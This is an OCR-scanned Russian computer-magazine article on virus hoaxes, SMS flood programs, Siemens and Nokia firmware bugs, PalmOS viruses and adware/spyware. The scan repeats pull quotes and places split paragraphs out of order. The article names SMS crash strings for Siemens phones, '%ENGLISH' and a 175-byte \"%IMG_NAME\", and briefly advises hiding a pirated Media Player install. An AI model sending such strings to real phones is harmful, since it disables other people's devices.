GoodTimes. Псевдовирус распространялся по сетям в начале 1994 года в виде небольшого электронного письма, гласившего, что в интернете бушует вирус Good Times, его необходимо сразу удалить. Это письмо вызвало панику среди пользователей, потому как до этого ничего подобного не наблюдалось. Лишь к началу 1995 года псевдовирус потерял свою актуальность. Хотя представитель компьютерной мистификации побывал на рекордном количестве рабочих машин. Это принесло ему огромную популярность.

Join The Crew. Этот псевдовирус появился чуть позднее, в начале 1997 года. Он распространялся также по электронной почте и сообщал о том, что в Сети якобы запущен опасный вирус Join The Crew, уничтожающий все файлы на носителях. Письмо информировало пользователя о том, что при получении подобного вируса по почте, его необходимо сразу удалить. В приписке говорилось: обязательно перешли это письмо всем людям в адресной книге, чтобы заранее их предупредить об опасности. Конечно, такие рассылки рассчитаны только на непрофессиональных пользователей интернета. К счастью для злоумышленников, таких в глобале бесчетное множество.

Пару лет назад по Сети гулял более продвинутый псевдовирус. Он говорил получателю, что в его системе обнаружена зараза и ее стоит удалить. Но прежде чем это сделать, следует переслать мыло максимальному количеству людей. Как ты, наверное, догадался, в письме просят стереть важную виндовую библиотеку, после чего работа в системе будет невозможна.

Подобными письмами пересылают не только инфу о заразе. Зафиксированы случаи построения целых финансовых пирамид через почтовые сообщения (текст письма в этом случае выглядит подобно следующему: перешлите $10 по двум адресам, и будет вам счастье ;)). А о любовных письмах и "счастливых" рассылках я вообще молчу - каждый, наверное, их получал.


Помимо почтовых шуток, к мистификациям относят и обычные программы-приколы, которые при запуске выводят на экран определенный текст либо проигрывают музыку. Такие творения были занесены в базу AVP. На первый взгляд это кажется бессмысленным, но разработчики антивирусного ПО нашли целых 2 причины, по которым программы такого рода детектируются AVP.

❶. Предотвращение многократной посылки программы-шутки в антивирусную лабораторию AVP. После обнаружения подобной программы пользователь шлет ее специалистам, до конца не разобравшись в том, что софтина не представляет для него особой опасности. Из-за шквала подобного мусора, работники лаборатории были вынуждены занести такие проги в антивирусную базу.


❷. Для улучшения качества продукта. Пользователи, которые посещают архивы с коллекцией программ-шуток, нередко замечают, что создатели файлов пишут о невозможности детектирования антивирем. Чтобы быть "впереди планеты всей", такие творения были внесены в антивирусную базу.

Композиция, содержащая в себе звук и небольшой скрипт, позволяющий открывать большое число popup-окошек, были сделаны в формате wma. Затем файл был переименован в mp3. Из-за того, что проигрыватель не обращает внимания на несоответствие расширений, становилось возможным распространять этот вирус.

> Зафиксированы случаи построения целых финансовых пирамид через почтовые сообщения.



"Счастливое письмо" - стандартная рассылка



Тестовый файл, который поставляется с антивирусом

Вирусные мистификации распространяются чаще всего через электронную почту.

Также существуют файлы, которые определяются антивирусами, но не являются заразными. Пример такой мистификации - Eicar. Это 68-байтный комок, который выводит на экран строку EICAR-STANDARD-ANTIVIRUS-TEST-FILE! Его занесли в базу лишь потому, что он необходим для проверки работы антивируса и поставляется с ним в комплекте.

МЫ ПОЙДЕМ ДРУГИМ ПУТЕМ!

Отдельно выделяются вирусы, имеющие нестандартные алгоритмы распространения. Совсем недавно выяснилось, что виндовый Media Player содержит багу, через которую можно было запускать покальные файлы. Вирмейкеры пронюхали это и написали чудесную mp3'шку, которая юзала эту уязвимость. Выдавая свои композиции за популярные хиты, создатели вируса заставляли проигрыватель накручивать баннеры на определенном ресурсе. Это происходило при запуске файла известным проигрывателем.

Как выяснилось, звуковой файл был простой подделкой. Композиция, содержащая в себе звук и небольшой скрипт, позволяющий открывать большое число popup-окошек, были сделаны в формате wma. Затем файл был переименован в mp3. Из-за того, что проигрыватель не обращает внимания на несоответствие расширений, становилось возможным распространять этот вирус. Теоретически, через скрипт можно произвести ActiveX-вызов и тем самым полностью завладеть системой. Чтобы избежать подобного заражения, необходимо либо использовать Winamp для проигрывания звукозаписей (наилучший вариант), либо пропатчить продукт Microsoft.

Это далеко не единственный диковинный способ передачи вирусов. Почитав тематические статьи в инете, ты удивишься многообразию способов распространения заразы.

У МЕНЯ ЗАЗВОНИЛ ТЕЛЕФОН...

После того, как компьютерные мистификации обрели некоторую популярность, злоумышленники снова решили пошутить над незадачливыми пламерами в инете, только уже несколько по-другому. Теперь они нацелились на сотовые телефоны. В 2000 году по Сети ходило письмо о том, что телефоны марки Nokia и Motorola содержат опасную уязвимость и могут быть легко выведены из строя опасным вирусом. При этом шутники ссылались на известные компании Sophos и intY, чтобы придать письму достоверность. В тексте письма находилось следующее предостережение: если вам поступил звонок и на экране появилась надпись "не существует" (именно она отображается, когда номер не определен), следует немедленно отклонить вызов и выключить телефон. В противном случае, в мобилу вселится якобы опасный вирус и сотрет всю информацию с SIM-карты и из памяти трубы. При этом мобильник потеряет контакт с внешним миром, и его можно будет выбросить ;). Ну и, конечно, в приписке сказано о пересылке этого письма своим друзьям и знакомым. Как ты понял, эта обычная вирусная мистификация, и создана она для реализации двух целей:


1. Массовое выключение телефонов.
2. Спам-распространение. Именно эту задачу пытаются выполнять обычные компьютерные мистификации.

Теперь настало время подвести некоторый итог. Вирусные мистификации распространяются чаще всего через электронную почту, содержат в себе описание нового опасного вируса на сложном техническом языке, наглые заявления о подтверждении сообщения известными компаниями, а также приписку о немедленном перенаправлении письма по всей адресной книге. Существовали случаи и комбинированной рассылки - к письму прилагался аттач (руководство по излечению от заразы), который был заражен опасным вирусом. Естественно, запускать такие файлы не стоит.


ОТ МИФА К РЕАЛЬНОСТИ

"Неужели вирмейкеры ограничиваются одними мистификациями?" - спросишь ты. Вовсе нет, для мобильников существуют и реальные вещи. Хотя тут следует оговориться, для мобильных телефонов вирусов еще не было. Но антивирусники уже фиксируют первые вредоносные программы, угрожающие здоровью твоего мобильного друга. Один из них назывался SMS-Flooder и был написан неким HSE. Вирус соединялся с SMS-гейтами Германии и слал через них несколько текстовых сообщений на случайный номер. Программа написана на Visual Basic 5.0 и представляет собой не-

»



Windows Media Player - очередной уязвимый продукт Microsoft




Письмо, сообщающее об опасном вирусе

Пару лет назад по Сети гулял более продвинутый псевдовирус. Он говорил получателю, что в его системе обнаружена зараза и ее стоит удалить. Но прежде чем это сделать, следует переслать мыло максимальному количеству людей. Как ты, наверное, догадался, в письме просят стереть важную виндовую библиотеку, после чего работа в системе будет невозможна.

Существовали случаи и комбинированной рассылки - к письму прилагался аттач (руководство по излечению от заразы), который был заражен опасным вирусом. Естественно, запускать такие файлы не стоит.

W W W

Новейшую информацию о вирусах ты сможешь найти на различных сайтах антивирусных лабораторий. Их список подобран на отличном проекте http://viruslist.com/compinfo.html.



Вирус "Тимофоника"

Многочисленные баги, связанные с переполнением буфера, были найдены в мобилах Siemens.

большой скрипт. Для передачи SMS Flooder использует шлюзы www.mobildig.de, www.lycos.de и другие. Несмотря на то, что прога не может размножаться, а также не выполняет деструктивных действий, антивирусы внесли ее в свои базы. Разработчики утверждают - данный вирус может быть началом написания опасного троянца, и поэтому следует быть готовым ко всему.

Примерно в это же время был написан вирус "Тимофоника". Он выполнял те же действия, что и SMS-Flooder, только уже в Испании. Вирь коннектился к известному гейту компании MoviStar и пересылал на случайный номер сообщение с текстом "Телефоника вас надувает!". Дело в том, что Телефоника - крупнейшая коммуникационная фирма, а префикс "Тимо" означает обман, надувательство. Видимо кто-то решил сыграть с этой фирмой злую шутку.

тием интернет-технологий, таких, как WAP, GPRS и др., подхватить вирус можно когда и где угодно.

УЯЗВИМАЯ ПРОШИВКА

Методы активации вирусов также могут быть различными. Один из них - бреши в прошивках. Они регистрируются в Bugtraq и доступны каждому. Этим в основном страдают телефоны Nokia и Siemens. Радует лишь то, что прошивки постоянно обновляются и выкладываются для скачивания. Хотя простому юзеру иногда сложно обновить софт на своем мобильнике, поэтому прошивка в его аппарате является уязвимой.

Многочисленные баги, связанные с переполнением буфера, были найдены в мобилах Siemens. Любая SMS, пришедшая на трубу, может убить телефон (спасти аппарат способна лишь перезагрузка). К примеру, если SMS-сообщение содержит строку "%ENGLISH" (с кавычками) либо название другого поддерживаемого языка, телефон благополучно уходит в даун при попытке чтения SMS. Избавиться от такой напасти можно путем апдейта прошивки, либо выбором другого аппарата ;). Существовал еще один способ для "продвинутых". Если выкинуть все неиспользуемые языки из софта мобилы, бага при получении SMS проявляться не будет. Вообще, суть уязвимости состоит в ошибке встроенного генератора, из-за нее софт полностью подвисает.

Не так давно на www.void.ru появилось сообщение о более серьезной уязвимости в аппаратах Siemens. На этот раз буфер переполнялся после приема изображения. Дело в том, что при отправке графики используется следующая конструкция: \"%IMG_NAME\". Причем, если заменить IMG_NAME на любую последовательность символов длиной 175 байт, телефон загибается. Ему не поможет даже перезагрузка, после рестарта аппарат продолжает глючить при операциях с папкой входящих сообщений. Вместе со статьей предоставляется простенький эксплоит, с помощью которого можно реализовать уязвимость.
Не пытайся тестировать подобные бреши со своего телефона Siemens - пострадаешь сам ;). В случае, если гейты не ограничивают длину сообщения 160 символами, можешь отослать SMS через них. Хотя не факт, что шлюзы не фильтруют подобные вредоносные мессаги. Уязвимыми считаются аппараты 35, 45 и 50 серии. Остальные версии не разглашаются.

Недавний баг в прошивке Nokia также вызвал панику среди владельцев мобильных телефонов. На этот раз уязвимость связана с функциями обработки Vcards (визитные карточки, передающиеся в виде SMS или через инфракрасный порт). Если передать подобную SMS, превосходящую по длине допустимое значение, аппарат

Не пытайся тестировать подобные бреши со своего телефона Siemens - пострадаешь сам ;).

Антивирусники уже фиксируют первые вредоносные программы, угрожающие здоровью твоего мобильного друга. Один из них назывался SMS-Flooder и был написан неким HSE. Вирус соединялся с SMS-гейтами Германии и слал через них несколько текстовых сообщений на случайный номер. Программа написана на Visual Basic 5.0 и представляет собой небольшой скрипт.

Тимофоника имеет схожие черты с вирусом I Love You. Он также распространяется через вложения в электронной почте и имеет вид VB-скрипта. Реальную опасность этот вирус представляет только для жителей Испании, потому как флуд происходит только с местного гейта.

Тимофоника имеет схожие черты с вирусом I Love You. Он также распространяется через вложения в электронной почте и имеет вид VB-скрипта. Реальную опасность этот вирус представляет только для жителей Испании, потому как флуд происходит только с местного гейта. Впоследствии шлюзы были снабжены некоторой защитой, которая была направлена на фильтрацию вредоносных SMS.

Сам вирь заражает компьютеры, но никак не сотовые телефоны. Как я уже говорил, для мобильников заразы пока не обнаружено, но как утверждают знающие люди, все движется к тому, что вирусы появятся. С разви-

Siemens под угрозой

Брешь в прошивке Nokia

К СВЕДЕНИЮ:

■ чтобы не стать жертвой случайной заразы, следует регулярно обновлять прошивку своего мобильного телефона. Они, как правило, выкладываются на сайты производителей аппарата. Например, на www.my-siemens.com ты всегда найдешь свежие версии софта для своего мобильного друга.

Вирусы для КПК - реальность!

ет из него ресурсы CODE и DATA и заменяет их своими. При этом все системные приложения становятся неработоспособными.

❷. PALM.Phage.963. Модификация ранее изложенного виря. Теперь при запуске зараженного файла, экран компьютера принимает серый оттенок, и происходит перезагрузка КПК. При записи приложения через ИК-порт, оно будет вполне работоспособно, но в случае повторного запуска появляется вышеописанная картина.

3. PALM.Vapor. Троянская программа, предназначенная специально для PalmOS. При первом запуске вирус прячет иконки всех приложений, как будто файлов не существует. На самом же деле они есть и появляются после рестарта.

Антивирусные лаборатории активно готовятся к возможному выходу опасных вирусов для КПК.

зависает. Стандарт Vcards поддерживается софтварным ПО Microsoft Lotus. Уязвимости подвержены телефоны 6210. Баг найден известной американской компанией @stake.

Как ты понимаешь, все эти бреши вдохновляют вирусописателей. Когда-нибудь и в России будут передаваться смертельные SMS. Через Сеть, либо специальные гейты.

КАРМАННИКИ ПОД ПРИЦЕЛОМ

■ Если в сотовых телефонах зараза пока не обжилась, то карманные компьютеры уже почувствовали на себе проявления вирусов. Новое семейство PALM заражает КПК и выполняет нехорошие действия на миникомпьютере.

Пока вирусов три. Все они занесены в базу и детектятся антивирусом. Коротко расскажу о каждом из них.

❶. PALM.Phage. Самый первый и очень опасный вирус для КПК. Попадая на компьютер, зараза использует служебные функции и библиотеки. Затем происходит поиск всех Pilot (.RPC) файлов в системе и последовательное их заражение. После получения доступа к файлу зараза считывает из него ресурсы CODE и DATA и заменяет их своими. При этом все системные приложения становятся неработоспособными.

Встречались также мистификации, в которых говорилось о новом опасном вирусе, заражающем PalmOS. Традиционно, в письме просят переслать полученное сообщение всем знакомым.

АНТИВИРУСЫ НЕ ДРЕМЛЮТ

■ Несмотря на то, что вирусы для КПК только начали появляться, в антивирусных лабораториях задумались о новом программном обеспечении, которое ловит подобную заразу.

Антивирус Касперского для PalmOS будет отличаться от традиционных продуктов. Программное обеспечение перехватывает все потоки данных, при помощи которых вирусы проникают на компьютер пользователя. Кроме того, в антивирусной программе существует комплексный подход к процессу проверки КПК на предмет заразы. Он включает в себя следующее:

1. Сканер для проверки мест хранения пользовательских файлов. Может запускаться в определенное время по желанию юзера.
2. Монитор-перехватчик, который работает по технологии HotSync.
3. Еще один монитор, работающий по стандарту Beam.

Кроме того, вместе с программой поставляется подробная вирусная энциклопедия, чтобы юзер знал, с чем имеет дело. Также имеется система меню и настройка опций, поддерживается цветной пользовательский интерфейс.

В случае, когда программа обнаруживает вирус, пользователю выдается соответствующее сообщение и несколько вариантов (удалить, вылечить, пропустить). При возникновении спорных ситуаций, решение принимает опять же юзер, а не антивирус ;).

Программное обеспечение Касперского для PalmOS совместимо с версиями операционок 2.*, 3.* и 4.* (используется в компьютерах Palm Pilot, Handspring, Visor, Sony CLIE, TRG Pro, Symbol, а также в смартфонах Kyoera и Samsung). Внутренняя архитектура программы разделяется на две части: антивирусное ядро и база данных. С применением базы, пользователь может легко обновлять ее через интернет и не беспокоиться о версии ядра. Что примечательно, софт требует всего лишь 256 Кб памяти.

Защитим карманные компьютеры

И ЭТО ТОЛЬКО НАЧАЛО...

■ Как видишь, антивирусные лаборатории активно готовятся к возможному выходу опасных вирусов для КПК. Это реальность, потому как начало было положено, а продолжить начатое не так сложно. Что касается сотовых телефонов, совсем скоро зараза будет проживать в самом аппарате. Тут возможно саморазмножение, например, через отосланные без ведома пользователя SMS. Мало того, что хозяин трубы попадает на большие бабки, которые потратит на подобные сообщения, так еще и будет являться распространителем заразы. Впрочем, это только предположения, и не факт, что предсказанное сбудется. Но в наше время нужно быть готовым ко всему...

Если SMS-сообщение содержит строку "%ENGLISH" (с кавычками) либо название другого поддерживаемого языка, телефон благополучно уходит в даун при попытке чтения SMS.

Недавний баг в прошивке Nokia также вызвал панику среди владельцев мобильных телефонов. На этот раз уязвимость связана с функциями обработки Vcards (визитные карточки, передающиеся в виде SMS или через инфракрасный порт).

Andrey (morbah@list.ru), ICQ 175352146

СМЕРТЬ ШПИОНАМ

ADWARE/SPYWARE - ЧТО ЭТО ТАКОЕ И КОМУ И ЗАЧЕМ НУЖНО?

Что же такое Adware и Spyware? Какая тайна скрывается за этими словами, так сильно смахивающими на до боли знакомые - Freeware и Shareware? Эти и другие тайны нам и предстоит выяснить...

Напомню, что Freeware - бесплатный программный продукт, а Shareware - условно-бесплатный, и так как в России не принято платить за программное обеспечение, эти виды распространения программ самые массовые. Возникает естественный вопрос: какой прок программисту делиться результатами своего труда с нами - путешественниками по Сети? Может быть, из-за того, что они такие добрые или ради славы? Да!!! Встречаются и такие бескорыстные люди - но много ли их? Вот как раз для них и разработан принцип Adware.

Adware (AD - общепринятая англ. аббревиатура для Advertising - реклама) - это вид интернет-маркетинга, заключающийся во встраивании баннеров в freeware и shareware программы. Программа, в свою очередь, распространяется бесплатно, а труд программиста оплачивает рекламодатель. То есть юзер за право пользования программой просматривает рекламу.

Выигрывают все. Пользователь имеет бесплатную программу. Автор ПО получает высокую прибыль. Рекламодатель получает возможность проводить эффективные рекламные кампании.

Казалось бы - все здорово! Ты смотришь рекламу и за это бесплатно пользуешься программой, о написании которой мог только мечтать. Время идет, и вскоре ты начинаешь задаваться вопросом: "Почему я должен разглядывать эти совершенно не нужные мне баннеры, да еще тратить на них свой трафик?" Если так - это значит, что ты созрел для покупки своей любимой программы, и она будет уже без баннеров. Так, например, компания ReGet Software, являющаяся одной из первооткрывателей принципа adware, выпускает свою программу ReGet (используется для скачки файлов) как бесплатную (free) - с баннерами, так и платную (pro) - без надоедливой рекламы. Статистика показывает, что количество пользователей бесплатной версии превышает число обладателей ReGet Pro почти в 200 раз. Следовательно, adware-программы приобрели больше сторонников, чем противников, и терпеливых людей гораздо больше, чем готовых расстаться со своими кровно нажитыми деньгами.

рис. Константин Комардин

Это значит, что встроенная в программу реклама никуда уже от нас не денется, главное, чтобы баннеры становились более дружелюбными, чтобы глаз радовался и душа пела при взгляде на них, а рука сама стремилась кликнуть на забавную картинку, которая так мило улыбается тебе.

Итак, что такое adware уже более или менее ясно. Но возможно, кого-то заинтересует, как выдвинуть свою программу на общий рынок, чтобы с ней смогли познакомиться не только в узком кругу твоих родных и знакомых.

На сайте http://soft.tbn.ru/ содержится исчерпывающая информация о том, как "встраивать рекламные баннеры в freeware и shareware программное обеспечение".

А для тех, у кого сейчас нет возможности почитать первоисточник, я расскажу самое основное здесь, оставляя всю информацию в первоначальном виде, чтобы избежать в дальнейшем кривотолков и недопонимания.

Soft.Tbn.ru - первая и единственная adware сеть в рунете. Adware сеть Soft.Tbn.ru функционирует на базе действующей баннерной сети TBN (сейчас показывает 20 млн. баннеров в день). Специальный компонент SoftTBN.dll интегрируется в ПО, устанавливается на компьютер каждого пользователя и обеспечивает скачивание и показ баннеров.
Рекламодатель оплачивает только клики, т.е. реальные переходы пользователя на твой сайт. Автор ПО получает 50% денег, выплаченных рекламодателем.

КАК ЭТО РАБОТАЕТ

■ В adware сети Soft.Tbn.ru участвуют следующие стороны:
Рекламодатели. Заказывают и оплачивают рекламную кампанию. Предоставляют свои баннеры. Привлекают на свои сайты конечных пользователей.
Авторы ПО. Разрабатывают свои программы, встраивают в них компонент SoftTBN.dll и распространяют полученный продукт. Получают долю прибыли от проведения рекламной кампании.
Компания Агава. Привлекает рекламодателей и разработчиков ПО к участию в adware сети Soft.Tbn.ru. Разрабатывает, администрирует и обеспечивает работу баннерной сети TBN, adware сети Soft.Tbn.ru и компонента SoftTBN.dll. Получает долю прибыли от проведения рекламной кампании.
Конечные пользователи. Получают и используют программные продукты со встроенным компонентом SoftTBN.dll. Кликают по баннерам и заходят на интересующие их сайты.
В adware сети Soft.Tbn.ru задействованы следующие программные компоненты:
BannerBank. Технология создания и управления Виртуальной Баннерной Сетью.
TBN. Баннерная сеть компании Агава, построенная на технологии BannerBank. Обеспечивает регистрацию рекламодателей и управление баннерами.
Серверная часть Soft.Tbn.ru. Набор управляющих скриптов, которые:

■ обеспечивают регистрацию рекламодателей и авторов ПО в adware сети Soft.Tbn.ru;
■ принимают и обрабатывают запросы от компонента SoftTBN.dll и в ответ отдают баннеры из сети TBN;
■ обрабатывают клики, ведут подсчет статистики и денег.

Компонент SoftTBN.dll. Компонент скачивания и показа баннеров. Программный компонент, который интегрируется в каждую программу (участвующую в adware сети Soft.Tbn.ru) и устанавливается на компьютер каждого конечного пользователя (вместе с программой). Связывается через интернет (по протоколу HTTP) с сервером Soft.Tbn.ru, получает баннеры и параметры показа банеров и в процессе работы программы показывает баннеры.
Последовательность шагов по работе adware сети Soft.Tbn.ru:

❶. Рекламодатель регистрируется в баннерной сети TBN и в системе Soft.Tbn.ru и помещает свои баннеры.
❷. Автор ПО регистрирует в системе Soft.Tbn.ru свое ПО, получает от нас компонент SoftTBN.dll и встраивает его в свою программу.
❸. Мы устанавливаем соответствие между баннерами и ПО.
❹. Конечный пользователь получает от автора ПО экземпляр программы (со встроенным компонентом SoftTBN.dll) и запускает эту программу.
❺. В процессе работы софтины компонент SoftTBN.dll связывается через интернет с сервером Soft.Tbn.ru, получает баннеры, параметры показа баннеров и затем показывает их.
❻. Если конечного пользователя заинтересовал баннер, он кликает по баннеру. После клика на компьютере пользователя открывается окно веб-браузера и загружается сайт, соответствующий данному баннеру, а на сервер Soft.Tbn.ru передается информация о клике.
Вот и все - теперь ты настоящий знаток adware индустрии, но в теме статьи звучало еще одно слово... да, действительно - небольшое, крохотное слово Spyware (от английского слова Spy - шпион).
А это небольшое слово и есть самый большой подвох для любителей халявы. Из-за него и встречаются люди, которые говорят, что adware-программы - это опасно.

»

Опасно! Но что же тут может быть опасного? Будучи рядовым пользователем ты не знаешь, как работает твоя любимая программа изнутри. Да, она делает все что ты хочешь - но может быть, она успевает и еще что-то смастерить? Да еще и кому-нибудь это отослать. Прикольно? А если ты сам - создатель программулины, и тебе доподлинно известен каждый завиток кода, то и для тебя заготовлен сюрприз - ты не знаешь принципа работы встроенного в твое детище баннера, причем не обязательно чтобы что-то вредоносное присутствовало в теле самой программы - оно может храниться на сайте интернета.

И получается, что на бедных пользователях могут наживаться не только рекламные компании, но и крупные Spyware компании, которые по cookies и History узнают, что и когда юзер любит смотреть в интернете, разнюхивают все о его пристрастиях, адресах электронной почты и паролях.

Ты задумаешься - ну ладно, пароль узнать это одно, это можно понять - но зачем крупной компании знать то, что мне нравится смотреть, зачем ей адрес моей почты? Так вот, только крупной компании и интересно, чем занимается каждый ее юзер, приобретший эту программку. Об этом круге людей складывается определенное мнение, которое будет учтено при раскрутке будущих проектов, и именно в это они станут вкладывать свои денежки.

Мелкой фирме нет смысла хранить данные о сотне людей, тем более что за короткий период времени они будут размытые, нечеткие - для того чтобы понять пристрастия своих потенциальных клиентов, нужно потратить уйму времени и денег - а они есть лишь у крупной конторы.

Ты сможешь точно сказать - какие сайты за год ты посещал чаще всего, чтению каких из них уделил максимум времени, на какие ссылки какого сайта кликал чаще, что любишь смотреть в субботу вечером, а что в понедельник с утра? Я бы затруднился ответить на этот вопрос, а spyware-компания - НЕТ. Разработчики, создающие свободно распространяемое ПО, получают деньги за то, что вставляют в свои программы небольшие рекламные баннеры. Однако такая реклама неэффективна, если ее показывать наобум, ведь она может не заинтересовать пользователя, увидевшего ее. Гиганты рекламы пытаются решить эту проблему по-своему: они наблюдают за пользователем во время его серфинга в интернете и таким образом узнают о его интересах. Небольшие шпионские программы, которые собирают данные о пользователе и передают их на сервер поставщика рекламы, встраиваются в бесплатные и условно-бесплатные программы без ведома пользователя. Эти программы объединяет общий термин Spyware - "шпионское (или шпионящее)" программное обеспечение.

Это легально? К сожалению, да, иначе мы не увидели бы таких суперпопулярных бесплатных программ, как Kazaa. И ведь в Kazaa действительно были модули-шпионы, об этом уже писано-переписано. Правда в конце мая 2003 компания Sharman Networks опубликовала на сайте пиринговой сети Kazaa заявление, в котором указала, что в одноименный файлообменный клиент не будут включаться шпионские модули, собирающие информацию о деятельности пользователя.

Как утверждается в заявлении Sharman Networks, Kazaa Media Desktop - бесплатная программа, расходы на поддержку которой окупаются законными методами, а именно, распространением контента с соблюдением авторских прав, размещением рекламы и с помощью двух рекламных модулей сторонних производителей.

Судя по количеству источников заработка, пользователю от новой политики "Kazaa без троянцев" легче не станет. Скорее всего, Sharman Networks выступила с таким заявлением, чтобы поднять репутацию программы среди пользователей, так как многие, не желая, чтобы за ними устанавливали слежку, пользуются "взломанной" версией клиента KaZaa Lite, в которой отсутствуют и трояны, и реклама.

Законность внедрения spyware гарантирует, что пользователь программы, часто даже сам не подозревая об этом, соглашается на слежку за собой. Когда ты ставишь новую программу - всегда ли ты читаешь лицензионное соглашение на право пользования ей? А ведь именно в нем и написано, что ты соглашаешься участвовать в какой-нибудь рекламной акции, причем зачастую это написано так витиевато, что понять смысл какого-то отдельного абзаца бывает довольно сложно. Ну а для умных, как обычно, созданы две радио-кнопки - согласен или нет с данным соглашением? Не согласен - извини, программа инсталлироваться не будет.

Установил программу - поздравляю! Я надеюсь, ты не забыл указать имя своего почтового ящика? Если не забыл - то поздравляю еще раз - мало того, что ты, скорее всего, указал свои настоящие имя, фамилию, отчество - ты еще и сам вписал адрес почты, которую ты чаще всего проверяешь. Теперь жди, о тебе не забудут и будут регулярно присылать приветственные письма. Все-таки нужно подытожить все возможности spyware-модулей, чтобы ты знал симптомы заражения ими.


Шпионы могут:

- сканировать твой жесткий диск, исследуя твой реестр и системные папки в поисках информации обо всем установленном у тебя программном обеспечении;
- следить за качеством связи и способом подключения;
- следить за активностью в Сети: следить за данными, которые ты вносишь в формы, что чаще посещаешь, что заказываешь в онлайн-магазинах;
- следить за твоими cookies, содержащими регистрационную информацию, созданную при посещении любимых сайтов;
- могут интегрироваться в твой почтовый клиент, отослав активно посещаемый тобой адрес создателю spyware, а себя - всем твоим друзьям из адресной книги;
- следить за нажатиями клавиш, тщательно фиксируя каждое из них, записывая все, что ты печатаешь, в текстовый файлик, отосланный впоследствии кому надо.


До сих пор нет никаких законов, запрещающих использование модулей-шпионов. Тем более что зачастую их созда-

Mindows Media Player во всей красе

тели могут оправдаться тем, что это не шпион, а, наоборот, самый лучший друг, помогающий своему пользователю по мере возможности. Примером может служить все та же компания Microsoft, известная своей заботой о пользователе. Ты используешь медиа-плеер? Если да, то ты должен знать, что каждый медиа-плеер имеет свой персональный номер, и при посещении им сайта-производителя тебя обязательно идентифицируют. Если тебя это не трогает, и ты уверен, что пользуешься лицензионной версией плеера - то не о чем и волноваться. А вот если твое сердце затрепетало при мысли о том пиратском диске, с которого ставилось все, что только можно - то я советую тебе отключить функцию идентификации во вкладке параметры, меню сервис.



Что-то уж слишком просто, даже как-то подозрительно



Лучше обновим винды как-нибудь иначе

Просто сними галочки с "разрешить веб-узлам идентификацию проигрывателя" и с "получать лицензии автоматически". Автообновление нужно отключить через вкладку свойства твоего компьютера. Там выбери автоматическое обновление и установи галку на "отключить автоматическое обновление. Я хочу выполнять обновление программного обеспечения вручную". А еще лучше, запрети, с помощью какого-нибудь фаервола, своему любимому проигрывателю соединяться с интернетом, и можешь спать спокойно.

Теперь надо решить, как узнать, есть ли шпион в твоей любимой программе, и если есть, то как от него избавиться. Часто антивирус определяет программы-шпионы как инфицированные, но не настолько часто, чтобы этому полностью доверять. Поэтому любитель халявы должен запастись настоящей

Это то, что видят шпионы в своем кошмарном сне

пушкой, которая не дает осечки 3:1 - не в лучшую сторону.

